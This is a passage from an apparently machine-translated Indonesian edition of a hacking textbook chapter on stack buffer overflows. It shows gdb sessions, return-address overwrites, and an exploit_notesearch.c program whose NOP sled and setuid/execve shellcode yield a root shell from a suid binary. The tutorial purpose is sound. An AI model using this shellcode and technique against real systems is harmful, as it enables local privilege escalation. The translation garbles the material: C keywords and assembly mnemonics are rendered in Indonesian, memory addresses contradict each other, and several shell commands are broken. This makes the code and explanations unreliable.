0xbffff820: 0x40f5f7f0 0x48e0fe81 0x00000000 0x00000000
0xbffff830: 0x00000000 0xb7ff9300 0xb7eafded 0xb8000ff4
0xbffff840: 0x00000002 0x08048350 0x00000000 0x08048371
0xbffff850: 0x08048474 0x00000002 0xbffff874 0x08048510
(gdb)

```

### Breakpoint pertama tepat sebelum panggilan kecek\_otentikasi()

diutama(). Pada titik ini, register penunjuk tumpukan (ESP) adalah 0xbffff7e0, dan bagian atas tumpukan ditampilkan. Ini semua adalah bagian dari utama()'s tumpukan bingkai. Melanjutkan ke breakpoint berikutnya di dalam cek\_otentikasi(), output di bawah ini menunjukkan ESP lebih kecil karena memindahkan daftar memori untuk memberi ruang untuk cek\_otentikasi()'s stack frame (ditampilkan dalam huruf tebal), yang sekarang ada di stack. Setelah menemukan alamat auth\_flag variabel () dan variabelnya sandi\_buffer (-), lokasi mereka dapat dilihat dalam bingkai tumpukan.

---

```
(gdb) c
Melanjutkan.

Breakpoint 2, check_authentication (password=0xbffff9b7 'A' <berulang 30 kali>) di
auth_overflow2.c:9
9          strcpy(penyangga_sandi, kata sandi);
(gdb) ir esp
terutama      0xfffff7a0      0xfffff7a0
(gdb) x/32xw $esp
0xfffff7a0: 0x00000000 0x08049744 0xbffff7b8 0x080482d9
0xfffff7b0: 0xb7f9f729 0xb7fd6ff4 0xbffff7e8 0x00000000
0xfffff7c0: - 0xb7fd6ff4 0xbffff880 0xbffff7e8 0xb7fd6ff4
0xfffff7d0: 0xb7ff47b0 0x08048510 0xbffff7e8 0x080484bb
0xfffff7e0: 0xbffff9b7 0x08048510 0xbffff848 0xb7eafebc
0xfffff7f0: 0x00000002 0xbffff874 0xbffff880 0xb8001898
0xfffff800: 0x00000000 0x00000001 0x00000001 0x00000000
0xfffff810: 0xb7fd6ff4 0xb8000ce0 0x00000000 0xbffff848
(gdb) p 0xfffff7e0 - 0xfffff7a0 $1 =
64
(gdb) x/s password_buffer
0xfffff7c0: "o??\200????????o???G??\020\205\004\b????\204\004\b????\020\205\ 004\
bH?????\002"
(gdb) x/x &auth_flag
0xfffff7bc: 0x00000000
(gdb)
```

---

Melanjutkan ke breakpoint kedua dicek\_otentikasi(), bingkai tumpukan (ditampilkan dalam huruf tebal) didorong ke tumpukan saat fungsi dipanggil. Karena tumpukan tumbuh ke atas menuju alamat memori yang lebih rendah, penunjuk tumpukan sekarang berkurang 64 byte pada 0xfffff7a0. Ukuran dan struktur bingkai tumpukan dapat sangat bervariasi, tergantung pada fungsi dan pengoptimalan kompiler tertentu. Misalnya, 24 byte pertama dari bingkai tumpukan ini hanyalah bantalan yang diletakkan di sana oleh kompiler. Variabel tumpukan lokal, auth\_flag dan sandi\_buffer ditampilkan di lokasi memori masing-masing dalam bingkai tumpukan. Itu auth\_flag () ditampilkan di 0xfffff7bc, dan 16 byte buffer kata sandi (-) ditampilkan di 0xfffff7c0.

Bingkai tumpukan berisi lebih dari sekadar variabel lokal dan padding. Elemen daricek\_otentikasi() bingkai tumpukan ditunjukkan di bawah ini.

Pertama, memori yang disimpan untuk variabel lokal ditampilkan dalam huruf miring. Ini dimulai pada auth\_flag variabel di 0xfffff7bc dan berlanjut hingga akhir 16-byte sandi\_buffer variabel. Beberapa nilai berikutnya pada tumpukan hanyalah bantalan yang dimasukkan oleh kompiler, ditambah sesuatu yang disebut *penunjuk bingkai tersimpan*. Jika program dikompilasi dengan flag -fomit-frame-pointer untuk pengoptimalan, penunjuk bingkai tidak akan digunakan dalam bingkai tumpukan. Pada nilai 0x080484bb adalah alamat pengirim dari bingkai tumpukan, dan di - alamat 0xbffffe9b7adalah pointer ke string yang berisi 30 SEBUAH\$. Ini pasti argument untuk cek\_otentikasi() fungsi.

---

```
(gdb) x/32xw $esp
0xfffff7a0: 0x00000000 0x08049744 0xbffff7b8 0x080482d9
0xfffff7b0: 0xb7f9f729 0xb7fd6ff4 0xbffff7e8 0x00000000
0xfffff7c0: 0xb7fd6ff4 0xbffff880 0xbffff7e8 0xb7fd6ff4
```

---

```

0xfffff7d0: 0xb7ff47b0 0x08048510 0xbffff7e8 0x080484bb
0xfffff7e0: - 0xfffff9b7 0x08048510 0xbffff848 0xb7eafebc
0xfffff7f0: 0x00000002 0xbffff874 0xbffff880 0xb8001898
0xfffff800: 0x00000000 0x00000001 0x00000001 0x00000000
0xfffff810: 0xb7fd6ff4 0xb8000ce0 0x00000000 0xbffff848
(gdb) x/32xb 0xfffff9b7
0xfffff9b7: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffff9bf: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffff9c7: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffff9cf: 0x41 0x41 0x41 0x41 0x41 0x41 0x00 0x53
(gdb) x/s 0xfffff9b7
0xfffff9b7: 'A' <mengulang 30 kali>
(gdb)

```

---

Alamat pengirim dalam bingkai tumpukan dapat ditemukan dengan memahami bagaimana bingkai tumpukan dibuat. Proses ini dimulai pada awal fungsi, bahkan sebelum pemanggilan fungsi.

---

```

(gdb) bongkar utama
Buang kode assembler untuk fungsi utama:
0x08048474 <main+0>: dorongan ebp
0x08048475 <utama+1>: pindah ebp, esp
0x08048477 <utama+3>: sub terutama, 0x8
0x0804847a <utama+6>: dan terutama, 0xffffffff0
0x0804847d <main+9>: pindah tambahan, 0x0
0x08048482 <utama+14>: sub khususnya, eax
0x08048484 <utama+16>: cmp PTR DWORD [ebp+8],0x1
0x08048488 <utama+20>: J g 0x80484ab <utama+55>
0x0804848a <utama+22>: pindah eax,DWORD PTR [ebp+12]
0x0804848d <utama+25>: pindah eax,DWORD PTR [eax]
0x0804848f <utama+27>: pindah DWORD PTR [esp+4],eax
0x08048493 <utama+31>: pindah DWORD PTR [esp],0x80485e5
0x0804849a <utama+38>: panggilan 0x804831c <printf@plt>
0x0804849f <utama+43>: pindah DWORD PTR [esp],0x0
0x080484a6 <utama+50>: panggilan 0x804833c <exit@plt>
0x080484ab <main+55>: pindah eax,DWORD PTR [ebp+12]
0x080484ae <utama+58>: menambahkan tambahan, 0x4
0x080484b1 <utama+61>: pindah eax,DWORD PTR [eax]
0x080484b3 <utama+63>: pindah DWORD PTR [esp], eax
0x080484b6 <utama+66>: panggilan 0x8048414 <check_authentication> kapak,
0x080484b7 <utama+71>: uji kapak
0x080484bb <utama+71>: ya 0x80484e5 <main+113>
0x080484bd <utama+73>: pindah DWORD PTR [esp],0x80485fb
0x080484bf <main+75>: panggilan 0x804831c <printf@plt>
0x080484c6 <utama+82>: pindah DWORD PTR [esp],0x8048619
0x080484cb <utama+87>: panggilan 0x804831c <printf@plt>
0x080484d2 <utama+94>: panggilan 0x804831c <printf@plt>
0x080484d7 <main+99>: pindah DWORD PTR [esp],0x8048630
0x080484de <utama+106>: panggilan 0x804831c <printf@plt>
0x080484e3 <utama+111>: jmp 0x80484f1 <utama+125>
0x080484e5 <utama+113>: pindah DWORD PTR [esp],0x804864d
0x080484ec <utama+120>: panggilan 0x804831c <printf@plt>
0x080484f1 <utama+125>: meninggalkan
0x080484f2 <main+126>: membasihi
Akhir dari pembuangan assembler.
(gdb)

```

---

Perhatikan dua baris yang ditampilkan dalam huruf tebal pada halaman 131. Pada titik ini, register EAX berisi penunjuk ke argumen baris perintah pertama. Ini juga argumen untuk `cek_otentikasi()`. Instruksi perakitan pertama ini menulis EAX ke tempat ESP menunjuk (bagian atas tumpukan). Ini memulai bingkai tumpukan untuk `cek_otentikasi()` dengan argumen fungsi. Instruksi kedua adalah panggilan yang sebenarnya. Instruksi ini mendorong alamat instruksi berikutnya ke tumpukan dan memindahkan register penunjuk eksekusi (EIP) ke awal `cek_otentikasi()` fungsi. Alamat yang didorong ke tumpukan adalah alamat pengirim untuk bingkai tumpukan. Dalam hal ini, alamat instruksi berikutnya adalah 0x080484bb, jadi itu adalah alamat pengirim.

```
(gdb) hapus check_authentication
Buang kode assembler untuk fungsi check_authentication:
0x08048414 <check_authentication+0>: 0x08048415  ebp
<check_authentication+1>: 0x08048417      pindah    ebp, esp
<check_authentication+3>:          sub      terutama 0x38
...
0x08048472 <check_authentication+94>:      meninggalkan
0x08048473 <check_authentication+95>:      membashi
Akhir dari assembler dump.
(gdb) p 0x38
$3 = 56
(gdb) p 0x38 + 4 + 4 $4
= 64
(gdb)
```

Eksekusi akan dilanjutkan ke `cek_otentikasi()` berfungsi sebagai EIP diubah, dan beberapa instruksi pertama (ditunjukkan dalam huruf tebal di atas) selesai menyimpan memori untuk bingkai tumpukan. Instruksi ini dikenal sebagai prolog fungsi. Dua instruksi pertama adalah untuk penunjuk bingkai yang disimpan, dan instruksi ketiga mengurangi 0x38 dari ESP. Ini menghemat 56 byte untuk variabel lokal fungsi. Alamat pengirim dan penunjuk bingkai yang disimpan sudah didorong ke tumpukan dan memperhitungkan 8 byte tambahan dari bingkai tumpukan 64-byte.

Ketika fungsi selesai, meninggalkan dan membashi instruksi menghapus bingkai tumpukan dan mengatur register penunjuk eksekusi (EIP) ke alamat pengirim yang disimpan dalam bingkai tumpukan(). Ini membawa eksekusi program kembali ke instruksi berikutnya di `utama()` setelah panggilan fungsi di 0x080484bb. Proses ini terjadi setiap kali suatu fungsi dipanggil dalam program apa pun.

(gdb) x/32xw \$esp				
0xfffff7a0:	0x00000000	<b>0x08049744</b>	<b>0xbffff7b8</b>	<b>0x080482d9</b>
0xfffff7b0:	<b>0xb7ff9f729</b>	<b>0xb7fd6ff4</b>	<b>0xbffff7e8</b>	<b>0x00000000</b>
0xfffff7c0:	<b>0xb7fd6ff4</b>	<b>0xbffff880</b>	<b>0xbffff7e8</b>	<b>0xb7fd6ff4</b>
0xfffff7d0:	<b>0xb7ff47b0</b>	<b>0x08048510</b>	<b>0xbffff7e8</b>	<b>0x080484bb</b>
0xfffff7e0:	<b>0xbffff9b7</b>	0x08048510	0xbffff848	0xb7eafebc
0xfffff7f0:	0x00000002	0xbffff874	0xbffff880	0xb8001898
0xfffff800:	0x00000000	0x00000001	0x00000001	0x00000000
0xfffff810:	0xb7fd6ff4	0xb8000ce0	0x00000000	0xbffff848

(gdb) lanjutan  
Melanjutkan.

Breakpoint 3, check\_authentication (password=0xfffff9b7 'A' <berulang 30 kali>  
di auth\_overflow2.c:16

```
16          kembali auth_flag;
(gdb) x/32xw $esp
0xfffff7a0: 0xbffff7c0    0x080485dc    0xbffff7b8    0x080482d9
0xfffff7b0: 0xb7f9f729    0xb7fd6ff4    0xbffff7e8    0x00000000
0xfffff7c0: 0x41414141    0x41414141    0x41414141    0x41414141
0xfffff7d0: 0x41414141    0x41414141    0x41414141    0x08004141
0xfffff7e0: 0xbffff9b7    0x08048510    0xbffff848    0xb7eafecb
0xfffff7f0: 0x00000002    0xbffff874    0xbffff880    0xb8001898
0xfffff800: 0x00000000    0x00000001    0x00000001    0x00000000
0xfffff810: 0xb7fd6ff4    0xb8000ce0    0x00000000    0xbffff848
```

(gdb) lanjutan  
Melanjutkan.

Program menerima sinyal SIGSEGV, Kesalahan segmentasi.

0x08004141 di ?? ()

(gdb)

Ketika beberapa byte dari alamat pengirim yang disimpan ditimpas, program akan tetap mencoba menggunakan nilai tersebut untuk memulihkan register penunjuk eksekusi (EIP). Ini biasanya menghasilkan crash, karena eksekusi pada dasarnya melompat ke lokasi acak. Tetapi nilai ini tidak perlu acak. Jika penimpaan dikontrol, eksekusi dapat, pada gilirannya, dikontrol untuk melompat ke lokasi tertentu. Tapi kemana kita harus menyuruhnya pergi?

## 0x330 Bereksperimen dengan BASH

Karena begitu banyak peretasan berakar pada eksloitasi dan eksperimen, kemampuan untuk mencoba berbagai hal dengan cepat sangat penting. Shell BASH dan Perl umum di sebagian besar mesin dan hanya itu yang diperlukan untuk bereksperimen dengan eksloitasi.

Perl adalah bahasa pemrograman yang ditafsirkan dengan mencetak perintah yang kebetulan sangat cocok untuk menghasilkan urutan karakter yang panjang. Perl dapat digunakan untuk mengeksekusi instruksi pada baris perintah dengan menggunakan -e berulah seperti ini:

---

```
reader@hacking :~/booksrc $ perl -e 'cetak "A" x 20;'  
AAAAAAAAAAAAAAAAAAAA
```

---

Perintah ini memberitahu Perl untuk menjalankan perintah yang ditemukan di antara tanda kutip tunggal—dalam hal ini, satu perintah daricetak "A" x 20;. Perintah ini mencetak karakter *SEBUAH* 20 kali.

Karakter apa pun, seperti karakter yang tidak dapat dicetak, juga dapat dicetak dengan menggunakan \x##, di mana ## adalah nilai heksadesimal dari karakter. Dalam contoh berikut, notasi ini digunakan untuk mencetak karakter *SEBUAH*, yang memiliki nilai heksadesimal dari 0x41.

---

```
reader@hacking :~/booksrc $ perl -e 'cetak "\x41" x 20;'  
AAAAAAAAAAAAAA
```

---

Selain itu, penggabungan string dapat dilakukan di Perl dengan titik (.). Ini dapat berguna saat merangkai beberapa alamat menjadi satu.

---

```
reader@hacking :~/booksrc $ perl -e 'print "A"x20 . "BCD". "\x61\x66\x67\x69"x2 . "Z";'  
AAAAAAAAAAAAAAABCDafgiafgiZ
```

---

Seluruh perintah shell dapat dieksekusi seperti sebuah fungsi, mengembalikan outputnya pada tempatnya. Hal ini dilakukan dengan mengelilingi perintah dengan tanda kurung dan awalan tanda dolar. Berikut adalah dua contoh:

---

```
reader@hacking :~/booksrc $ $(perl -e 'print "uname";') Linux
```

```
reader@hacking :~/booksrc $ una$(perl -e 'print "m";')e Linux
```

```
reader@hacking :~/booksrc $
```

---

Dalam setiap kasus, output dari perintah yang ditemukan di antara tanda kurung diganti dengan perintah, dan perintahnamanya kamudieksekusi. Efek substitusi perintah yang tepat ini dapat dicapai dengan tanda aksen serius (‘, tanda kutip tunggal miring pada tombol tilde). Anda dapat menggunakan sintaks mana pun yang terasa lebih alami bagi Anda; namun, sintaks tanda kurung lebih mudah dibaca oleh kebanyakan orang.

---

```
reader@hacking :~/booksrc $ `perl -e 'print "na";'` say  
Linux  
reader@hacking :~/booksrc $ `$(perl -e 'print "na";')` me Linux
```

```
reader@hacking :~/booksrc $
```

---

Substitusi perintah dan Perl dapat digunakan dalam kombinasi untuk menghasilkan buffer overflow dengan cepat. Anda dapat menggunakan teknik ini untuk dengan mudah menguji program overflow\_example.c dengan buffer dengan panjang yang tepat.

---

```
reader@hacking :~/booksrc $ ./overflow_example $(perl -e 'print "A"x30)  
[SEBELUM] buffer_two ada di 0xbffff7e0 dan berisi 'dua'  
[SEBELUM] buffer_one berada di 0xbffff7e8 dan berisi  
'satu' [SEBELUM] nilai berada di 0xbffff7f4 dan 5 (0x00000005)
```

```
[STRCPY] menyalin 30 byte ke buffer_two
```

```
[AFTER] buffer_two di 0xbffff7e0 dan berisi 'AAAAAAAAAAAAAAAAAAAAAAA' [AFTER]  
buffer_one ada di 0xbffff7e8 dan berisi 'AAAAAAAAAAAAAAAAAAA' Nilai [AFTER] ada di  
0xbffff7f4 dan 1094795585 (0x41414141)
```

Kesalahan segmentasi (core dumped)

```
reader@hacking :~/booksrc $ gdb -q  
(gdb) print 0xbffff7f4 - 0xbffff7e0 $1 =
```

20

```
(gdb) berhenti
reader@hacking :~/booksrc $ ./overflow_example $(perl -e 'print "A"x20 . "ABCD")'
[SEBELUM] buffer_two ada di 0xbffff7e0 dan berisi 'dua'
[SEBELUM] buffer_one berada di 0xbffff7e8 dan berisi
'satu' [SEBELUM] nilai berada di 0xbffff7f4 dan 5 (0x00000005)

[STRCPY] menyalin 24 byte ke buffer_two
```

```
[AFTER] buffer_two di 0xbffff7e0 dan berisi 'AAAAAAAAAAAAAAABCD' [AFTER]
buffer_one ada di 0xbffff7e8 dan berisi 'AAAAAAAAAAAAABCD' nilai [AFTER] ada di
0xbffff7f4 dan 1145258561 (0x44434241) reader@ rcing $ :~/books
```

---

Pada output di atas, GDB digunakan sebagai kalkulator heksadesimal untuk mengetahui jarak antara buffer\_two (0xbffff7e0) dan nilai variabel (0xbffff7f4), yang ternyata 20 byte. Dengan menggunakan jarak ini, nilai variabel ditimpas dengan nilai yang tepat 0x44434241, sejak karakter *SEBUAH, B, C, dan D* memiliki nilai heksagonal dari 0x41, 0x42, 0x43, dan 0x44, masing-masing. Karakter pertama adalah byte yang paling tidak signifikan, karena arsitektur little-endian. Ini berarti jika Anda ingin mengontrol variabel nilai dengan sesuatu yang tepat, seperti 0xdeadbeef, Anda harus menulis byte tersebut ke dalam memori dalam urutan terbalik.

```
reader@hacking :~/booksrc $ ./overflow_example $(perl -e 'print "A"x20 . "\xef\xbe\xad\xde")' [SEBELUM]
buffer_two ada di 0xbffff7e0 dan berisi 'dua'
[SEBELUM] buffer_one berada di 0xbffff7e8 dan berisi
'satu' [SEBELUM] nilai berada di 0xbffff7f4 dan 5 (0x00000005)
```

```
[STRCPY] menyalin 24 byte ke buffer_two
```

```
[AFTER] buffer_two berada di 0xbffff7e0 dan berisi
'AAAAAAAAAAAAAA???' [AFTER] buffer_one berada di 0xbffff7e8 dan berisi
'AAAAAAAAAAA???' [SETELAH] nilai di 0xbffff7f4 dan -559038737 (0xdeadbeef)
reader@hacking :~/booksrc $
```

---

Teknik ini dapat diterapkan untuk menimpa alamat pengirim di program auth\_overflow2.c dengan nilai yang tepat. Pada contoh di bawah ini, kami akan menimpa alamat pengirim dengan alamat yang berbeda diutama().

```
reader@hacking :~/booksrc $ gcc -g -o auth_overflow2 auth_overflow2.c
reader@hacking :~/booksrc $ gdb -q ./auth_overflow2
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)
bongkar utama
```

Buang kode assembler untuk fungsi utama:

0x08048474 <main+0>:	dorongan	ebp
0x08048475 <utama+1>:	pindah	ebp, esp
0x08048477 <utama+3>:	sub	terutama, 0x8
0x0804847a <utama+6>:	dan	terutama, 0xffffffff0
0x0804847d <main+9>:	pindah	tambahan, 0x0
0x08048482 <utama+14>:	sub	khususnya, eax
0x08048484 <utama+16>:	cmp	PTR DWORD [ebp+8], 0x1
0x08048488 <utama+20>:	j g	0x80484ab <utama+55>
0x0804848a <utama+22>:	pindah	eax, DWORD PTR [ebp+12]

0x0804848d <utama+25>:	pindah	eax,DWORD PTR [eax]
0x0804848f <utama+27>:	pindah	DWORD PTR [esp+4],eax
0x08048493 <utama+31>:	pindah	DWORD PTR [esp],0x80485e5
0x0804849a <utama+38>:	panggilan	0x804831c <printf@plt>
0x0804849f <utama+43>:	pindah	DWORD PTR [esp],0x0
0x080484a6 <utama+50>:	panggilan	0x804833c <exit@plt>
0x080484ab <main+55>:	pindah	eax,DWORD PTR [ebp+12]
0x080484ae <utama+58>:	menambahkan	tambahan, 0x4
0x080484b1 <utama+61>:	pindah	eax,DWORD PTR [eax]
0x080484b3 <utama+63>:	pindah	DWORD PTR [esp], eax
0x080484b6 <utama+66>:	panggilan	0x8048414 <check_authentication>
0x080484bb <utama+71>:	uji	eax, eax
0x080484bd <utama+73>:	ya	0x80484e5 <main+113>
<b>0x080484bf &lt;main+75&gt;:</b>	<b>pindah</b>	<b>DWORD PTR [esp],0x80485fb</b>
0x080484c6 <utama+82>:	panggilan	0x804831c <printf@plt>
0x080484cb <utama+87>:	pindah	DWORD PTR [esp],0x8048619
0x080484d2 <utama+94>:	panggilan	0x804831c <printf@plt>
0x080484d7 <main+99>:	pindah	DWORD PTR [esp],0x8048630
0x080484de <utama+106>:	panggilan	0x804831c <printf@plt>
0x080484e3 <utama+111>:	jmp	0x80484f1 <utama+125>
0x080484e5 <utama+113>:	pindah	DWORD PTR [esp],0x804864d
0x080484ec <utama+120>:	panggilan	0x804831c <printf@plt>
0x080484f1 <utama+125>:	meninggalkan	
0x080484f2 <main+126>:	membasahi	

Akhir dari pembuangan assembler.

(gdb)

---

Bagian kode yang dicetak tebal ini berisi instruksi yang menampilkan *Akses Diberikan* pesan. Awal dari bagian ini adalah pada 0x080484bf, jadi jika alamat pengirim ditimpak dengan nilai ini, blok instruksi ini akan dieksekusi. Jarak yang tepat antara alamat pengirim dan awal sandi\_buffer dapat berubah karena versi kompiler yang berbeda dan flag optimasi yang berbeda. Selama awal buffer disejajarkan dengan DWORD pada stack, mutabilitas ini dapat dijelaskan hanya dengan mengulang alamat pengirim berkali-kali. Dengan cara ini, setidaknya salah satu instance akan menimpa alamat pengirim, meskipun alamat tersebut telah bergeser karena pengoptimalan kompiler.

---

reader@hacking :~/booksrc \$ ./auth\_overflow2 \$(perl -e 'print "\xbfl\x84\x04\x08\x10")

```
-=====
Akses Diberikan.
-=====
Kesalahan
segmentasi (core dumped)
reader@hacking :~/booksrc $
```

---

Dalam contoh di atas, alamat target dari 0x080484bf diulang 10 kali untuk memastikan alamat pengirim ditimpak dengan alamat target baru. Ketika `cek_otentifikasi()` fungsi kembali, eksekusi melompat langsung ke alamat target baru alih-alih kembali ke instruksi berikutnya setelah panggilan. Ini memberi kita lebih banyak kendali; namun, kita masih sebatas menggunakan instruksi-instruksi yang ada pada pemrograman aslinya.

Program notesearch rentan terhadap buffer overflow pada baris yang ditandai dengan huruf tebal di sini.

---

```
int main(int argc, char *argv[]) {
    int userid, pencetakan=1, fd; // Deskriptor file char
    searchstring[100];

    jika(argc > 1) // Jika ada arg // itu adalah string
        strcpy(string pencarian, argv[1]); kalau
        tidak
        string pencarian[0] = 0; // string pencarian kosong.
```

---

Eksplorasi notesearch menggunakan teknik serupa untuk melimpahkan buffer ke alamat pengirim; namun, ia juga menyuntikkan instruksinya sendiri ke dalam memori dan kemudian mengembalikan eksekusi di sana. Instruksi ini disebut *kode cangkang*, dan mereka memberi tahu program untuk memulihkan hak istimewa dan membuka prompt shell. Ini sangat menghancurkan untuk program notesearch, karena ini adalah suid root. Karena program ini mengharapkan akses multipengguna, program ini berjalan di bawah hak istimewa yang lebih tinggi sehingga dapat mengakses file datanya, tetapi logika program mencegah pengguna menggunakan hak istimewa yang lebih tinggi ini untuk apa pun selain mengakses file data—setidaknya itulah maksudnya.

Tetapi ketika instruksi baru dapat disuntikkan dan eksekusi dapat dikontrol dengan buffer overflow, logika program tidak ada artinya. Teknik ini memungkinkan program untuk melakukan hal-hal yang tidak pernah diprogram untuk dilakukan, sementara itu masih berjalan dengan hak istimewa yang lebih tinggi. Ini adalah kombinasi berbahaya yang memungkinkan eksplorasi notesearch untuk mendapatkan shell root. Mari kita periksa eksplorasi lebih lanjut.

---

```
reader@hacking :~/booksrc $ gcc -g exploit_notesearch.c
reader@hacking :~/booksrc $ gdb -q ./a.out
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)
daftar 1
1      # sertakan <stdio.h>
2      # sertakan <stdlib.h>
3      # sertakan <string.h>
4      char shellcode[]=
5      "\x31\xc0\x31\xdb\x31\xc9\x99\xb0\x41\xcd\x80\x6a\x0b\x58\x51\x68"
6      "\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
7      "\xe1\xcd\x80";
8
9      int main(int argc, char *argv[]) {
10         unsigned int i, *ptr, ret, offset=270;
(gdb)
11         char *perintah, *penyangga;
12
13         perintah = (char *) malloc(200); bzero(perintah, 200); //
14         Hapus memori baru.
15
16         strcpy(perintah, "./notesearch \\""); // Mulai buffer perintah. buffer =
17         perintah + strlen(perintah); // Atur buffer di akhir.
18
19         if(argc > 1) // Setel offset.
```

```
20          offset = atoi(argv[1]);
(gdb)
21
22          ret = (int tidak ditandatangani) &i - offset; // Tetapkan alamat pengirim.
23
24          untuk(i=0; i < 160; i+=4)//Isi buffer dengan alamat pengirim.
25          * ((unsigned int *) (buffer+i)) = ret;
26          memset(penyangga, 0x90, 60); //Bangun kereta luncur NOP.
27          memcpy(buffer+60, shellcode, sizeof(shellcode)-1);
28
29          strcat(perintah, "\\");
30

(gdb) istirahat 26
Breakpoint 1 pada 0x80485fa: file exploit_notesearch.c, baris 26. (gdb)
break 27
Breakpoint 2 pada 0x8048615: file exploit_notesearch.c, baris 27. (gdb)
break 28
Breakpoint 3 pada 0x8048633: file exploit_notesearch.c, baris 28. (gdb)
```

Eksplorasi notesearch menghasilkan buffer di baris 24 hingga 27 (ditampilkan di atas dalam huruf tebal). Bagian pertama adalah for loop yang mengisi buffer dengan alamat 4-byte yang disimpan dimembasahivariabel. Loop bertambahsayadengan 4 setiap kali. Nilai ini ditambahkan ke alamat buffer, dan semuanya diketik sebagai pointer integer yang tidak ditandatangani. Ini memiliki ukuran 4, jadi ketika semuanya didereferensi, seluruh nilai 4-byte ditemukan dimembasahiditulis.

(gdb) lari  
Memulai program: /home/reader/booksrsrc/a.out

Breakpoint 1, main (argc=1, argv=0xbffff894) di exploit\_notesearch.c:26 26

```
memset(penyanqqa, 0x90, 60); // membangun kereta luncur NOP
```

Pada breakpoint pertama, pointer buffer menunjukkan hasil dari perulangan for. Anda juga dapat melihat hubungan antara penunjuk perintah dan penunjuk buffer. Instruksi selanjutnya adalah panggilan `kememset()`, yang dimulai pada awal buffer dan menetapkan 60 byte memori dengan nilai `0x90`.

(gdb) lanjutan  
Melanjutkan.

Breakpoint 2, utama (argc=1, argv=0xbffff894) di exploit\_notesearch.c:27 27  
    memcpy(buffer+60, shellcode, sizeof(shellcode)-1);

(gdb) x/40x penyangga

0x804a016:	0x90909090	0x90909090	0x90909090	0x90909090
0x804a026:	0x90909090	0x90909090	0x90909090	0x90909090
0x804a036:	0x90909090	0x90909090	0x90909090	0x90909090
0x804a046:	0x90909090	0x90909090	0x90909090	0xbfffff6f
0x804a056:	0xbfffff6f	0xbfffff6f	0xbfffff6f	0xbfffff6f
0x804a066:	0xbfffff6f	0xbfffff6f	0xbfffff6f	0xbfffff6f
0x804a076:	0xbfffff6f	0xbfffff6f	0xbfffff6f	0xbfffff6f
0x804a086:	0xbfffff6f	0xbfffff6f	0xbfffff6f	0xbfffff6f
0x804a096:	0xbfffff6f	0xbfffff6f	0xbfffff6f	0xbfffff6f
0x804a0a6:	0xbfffff6f	0xbfffff6f	0xbfffff6f	0xbfffff6f

(gdb) x/s perintah

1

Akhirnya, panggilan `kememcpy()` akan menyalin byte shellcode ke dalam `penyangga+60`.

(gdb) lanjutan  
Melanjutkan.

Breakpoint 3, main (argc=1, argv=0xbffff894) at exploit\_notesearch.c:29 29  
    strcat(perintah, "\\");

(gdb) x/40x penyangga

0x804a016:	0x90909090	0x90909090	0x90909090	0x90909090
0x804a026:	0x90909090	0x90909090	0x90909090	0x90909090
0x804a036:	0x90909090	0x90909090	0x90909090	0x90909090
0x804a046:	0x90909090	0x90909090	0x90909090	0x3158466a
0x804a056:	0xcdcc931db	0x2f685180	0x6868732f	0x6e69622
0x804a066:	0x5351e389	0xb099e189	0xbff80cd0b	0xbffff6f6
0x804a076:	0xbffff6f6	0xbffff6f6	0xbffff6f6	0xbffff6f6
0x804a086:	0xbffff6f6	0xbffff6f6	0xbffff6f6	0xbffff6f6
0x804a096:	0xbffff6f6	0xbffff6f6	0xbffff6f6	0xbffff6f6
0x804a0a6:	0xbffff6f6	0xbffff6f6	0xbffff6f6	0xbffff6f6

(gdb) x/s perintah

15

Sekarang buffer berisi shellcode yang diinginkan dan cukup panjang untuk menimpa alamat pengirim. Kesulitan menemukan lokasi yang tepat dari alamat pengirim diper mudah dengan menggunakan teknik alamat pengirim berulang. Tetapi alamat pengirim ini harus menunjuk ke shellcode yang terletak di buffer yang sama. Ini berarti alamat sebenarnya harus diketahui sebelumnya, bahkan sebelum masuk ke memori. Ini bisa menjadi prediksi yang sulit untuk dicoba dengan tumpukan yang berubah secara dinamis. Untungnya, ada teknik peretasan lain,

disebut kereta luncur NOP, yang dapat membantu dengan tipu muslihat yang sulit ini. *TIDAK* adalah instruksi perakitan yang merupakan kependekan dari *tidak ada operasi*. Ini adalah instruksi byte tunggal yang sama sekali tidak melakukan apa pun. Instruksi ini terkadang digunakan untuk menyiapkan siklus komputasi untuk tujuan pengaturan waktu dan sebenarnya diperlukan dalam arsitektur prosesor Sparc, karena pipelining instruksi. Dalam hal ini, instruksi NOP akan digunakan untuk tujuan yang berbeda: sebagai faktor fudge. Kami akan membuat array besar (atau kereta luncur) dari instruksi NOP ini dan menempatkannya sebelum shellcode; kemudian, jika register EIP menunjuk ke alamat mana pun yang ditemukan di kereta luncur NOP, itu akan bertambah saat mengeksekusi setiap instruksi NOP, satu per satu, hingga akhirnya mencapai shellcode. Ini berarti bahwa selama alamat pengirim ditimpas dengan alamat apa pun yang ditemukan di kereta luncur NOP, register EIP akan meluncur ke bawah kereta luncur ke shellcode, yang akan dijalankan dengan benar. padax86, instruksi NOP setara dengan byte hex 0x90. Ini berarti buffer exploit kami yang telah selesai terlihat seperti ini:

kereta luncur NOP	Kode cangkang	Alamat pengirim berulang
-------------------	---------------	--------------------------

Bahkan dengan kereta luncur NOP, perkiraan lokasi buffer dalam memori harus diprediksi sebelumnya. Salah satu teknik untuk mendekati lokasi memori adalah dengan menggunakan lokasi tumpukan terdekat sebagai kerangka acuan. Dengan mengurangi offset dari lokasi ini, alamat relatif dari setiap variabel dapat diperoleh.

### Dari exploit\_notesearch.c

---

```
unsigned int i, *ptr, ret, offset=270; char
*perintah, *penyangga;

perintah = (char *) malloc(200); bzero(perintah, 200); //
Hapus memori baru.

strcpy(perintah, "./notesearch \\""); // Mulai buffer perintah. buffer =
perintah + strlen(perintah); // Atur buffer di akhir.

if(argc > 1) // Setel offset.
    offset = atoi(argv[1]);

ret = (int tidak ditandatangani) &i - offset; // Tetapkan alamat pengirim.
```

---

Dalam eksplorasi notesearch, alamat variabelsayadiutama()'s stack frame digunakan sebagai titik acuan. Kemudian offset dikurangi dari nilai itu; hasilnya adalah alamat pengirim target. Offset ini sebelumnya ditentukan menjadi 270, tetapi bagaimana angka ini dihitung?

